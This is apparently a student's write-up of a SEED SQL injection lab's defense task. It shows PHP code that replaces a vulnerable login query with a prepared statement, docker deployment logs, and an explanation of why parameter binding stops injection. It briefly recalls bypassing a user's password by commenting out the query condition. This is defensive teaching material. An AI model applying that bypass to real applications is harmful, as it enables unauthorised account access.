





Here the web application is simplified. It contains only two php files getting info.php and saved.php.


Here we are asked to use prepare statements to repair this so here is a select statement right you select a username and password which means you can attack with the techniques.

In task 1 for example, Boby don’t needed his password, we did it by commenting right comment out the condition







Here we get Boby's informationwhich means it suffers the sql injection attack if it has a bulnerability inside this code, so we will be fixing thiswth the help of prepared statements



We need to comment the statements in unsafe.php





Now the input name place with a placeholder,

```
}
*/
$stmt = $conn->prepare("SELECT id, name, eid, salary,ssn
                        FROM credential
                        WHERE name= ? and Password= ?");
$stmt->bind_param("ss", $input_uname, $hashed_pwd);
$stmt->execute();
```

```
*/
$stmt = $conn->prepare("SELECT id, name, eid, salary,ssn
                        FROM credential
                        WHERE name= ? and Password= ?");
$stmt->bind_param("ss", $input_uname, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($id,$name,$eid,$salary,$ssn);

```


```
*/
$stmt = $conn->prepare("SELECT id, name, eid, salary,ssn
                        FROM credential
                        WHERE name= ? and Password= ?");
$stmt->bind_param("ss", $input_uname, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($id,$name,$eid,$salary,$ssn);
$stmt->fetch();

```

These areunsafe we already make it safe


```
root@dec533dc391e: /var/www/SQL_Injection/defense
File  Edit  View  Search  Terminal  Tabs  Help
seed@ip-172-3...  seed@ip-172-3...  root@dec533dc...  seed@ip-172-3...  seed@ip-172-3...
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ docksh dec533dc391e
root@dec533dc391e:/# mysql -uroot -pdees
bash: mysql: command not found
root@dec533dc391e:/# ls /var/www/
SQL_Injection  html
root@dec533dc391e:/# ls /var/www/SQL_Injection/
css       index.html  seed_logo.png            unsafe_edit_frontend.php
defense   logoff.php  unsafe_edit_backend.php  unsafe_home.php
root@dec533dc391e:/# cd !*
cd /var/www/SQL_Injection/
root@dec533dc391e:/var/www/SQL_Injection# ls
css       index.html  seed_logo.png            unsafe_edit_frontend.php
defense   logoff.php  unsafe_edit_backend.php  unsafe_home.php
root@dec533dc391e:/var/www/SQL_Injection# ls defense/
getinfo.php  index.html  style_home.css  unsafe.php
root@dec533dc391e:/var/www/SQL_Injection# cd defense/
root@dec533dc391e:/var/www/SQL_Injection/defense#
```


```
seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup/image_www/Code/defense
File  Edit  View  Search  Terminal  Tabs  Help
seed@ip-172-3...  seed@ip-172-3...  root@dec533dc...  seed@ip-172-3...  seed@ip-172-3...
Successfully copied 12.3kB to dec533dc391e:/var/www/SQL_Injection
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www/Code$ docker cp unsafe_home.php dec533dc391
e:/var/www/SQL_Injection
Successfully copied 12.3kB to dec533dc391e:/var/www/SQL_Injection
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www/Code$ docker cp unsafe_edit_backend.php dec
533dc391e:/var/www/SQL_Injection
Successfully copied 3.58kB to dec533dc391e:/var/www/SQL_Injection
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www/Code$ docker cp unsafe_home.php dec533dc391
e:/var/www/SQL_Injection
Successfully copied 12.3kB to dec533dc391e:/var/www/SQL_Injection
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www/Code$ echo -n '123'| sha1sum
40bd001563085fc35165329ea1ff5c5ecbdbbeef  -
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www/Code$ 40bd001563085fc35165329ea1ff5c5ecbdbb
eef
40bd001563085fc35165329ea1ff5c5ecbdbbeef: command not found
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www/Code$ cd defense/
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www/Code/defense$ ls
getinfo.php  index.html  style_home.css  unsafe.php
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www/Code/defense$ docker cp unsafe.php dec533dc
391e:/var/www/SQL_Injection/defense
Successfully copied 3.07kB to dec533dc391e:/var/www/SQL_Injection/defense
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www/Code/defense$
```

Login into Boby's profile and see now



Now we want to see whether the attacker worked or not







We did not get anything which means the attacked failed.

This is because we use prepared statements now the data is only explained as data even though we have code inside the importer username that is a single quote a special character but now this is on is explained as data so which means this has killed failed final result.

So now we succeeded we have successfully applied the countermeasure with the prepared statement and defeated the sql injection attack





Prepared statements defend against SQL injection attacks in this way.A prepared statement that has undergone the compilation stage becomes a pre-compiled query with blank data placeholders.Data must be supplied to the pre-compiled query in order for it to be executed, but this data will no longer go through the compilation process; rather, it will be injected directly into the pre-compiled query and transmitted to the execution engine. As a result, without going through the compilation process, SQL code contained within the data will simply be viewed as part of the data with no special significance. Preparing statements in this way shields against SQL injection attacks.